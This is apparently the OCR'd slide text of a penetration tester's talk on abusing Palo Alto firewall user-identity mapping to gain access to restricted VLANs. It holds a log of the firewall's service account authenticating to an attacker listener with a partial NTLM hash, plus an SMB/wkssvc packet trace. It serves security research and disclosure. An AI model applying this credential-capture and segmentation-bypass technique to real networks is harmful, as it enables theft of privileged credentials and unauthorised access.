
Hi! I’m DOMAIN\Steve, please let me access VLAN2.

Tricking firewall user identity capabilities into applying security policies to arbitrary IPs on the network.

Get-ADUser "Justin Perdok"




Pentester at Orange Cyberdefense

Enjoys craft beers and longboarding

Into hacking and automating stuff

@JustinPerdok on Twitter

Outline



The Story

The Solution


The Tool

The Pwn

The Takeaways

Storytime


Storytime



```
[*] Incoming connection (192.168.56.222,65475)
[*] AUTHENTICATE_MESSAGE (DOMAIN\svc_palo_alto_userid,W10)
[*] User W10\svc_palo_alto_userid authenticated successfully
[*] svc_palo_alto_userid::DOMAIN:aaaaaaaa:4b4d758600ea83bcdaaba
[*] Connecting Share(1:IPC$)
[-] Unsupported DCERPC opnum 2 called for interface ('6BFFD098-
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (192.168.56.222,65475)
```

Storytime

Storytime




2014
Palo Alto Credential Exposure (HD Moore @ Project Sonar)

2018
The dangers of Client Probing on Palo Alto Firewalls (Estaban Rodriguez @ Coalfire)


2019
The risk of Authenticated Vulnerability Scans (Xavier Mertens @ SANS)

Storytime



```
Tree Connect Request Tree: \\192.168.56.149\IPC$
445 → 49903 [ACK] Seq=523 Ack=929 Win=64128 Len=0
Tree Connect Response
Create Request File: wkssvc
Create Response File: wkssvc
Bind: call_id: 2, Fragment: Single, 3 context items: WKSSVC V1.0 (32bit NDR), WKSSVC V1.0 …
Write Response
Read Request Len:1024 Off:0 File: wkssvc
Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 3 results: Acceptan…
NetWkstaEnumUsers request
Fault: call_id: 2, Fragment: Single, Ctx: 0, status: Unknown (0x000006e4)[Malformed Packet]
Close Request File: wkssvc
Close Response
```

Named pipes




```
C:\>net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.
```


Named pipes

FIREWALLS
IPC$ SHARES


Traditional segmentation




Traditional segmentation




Traditional segmentation



Traditional segmentation




Traditional segmentation



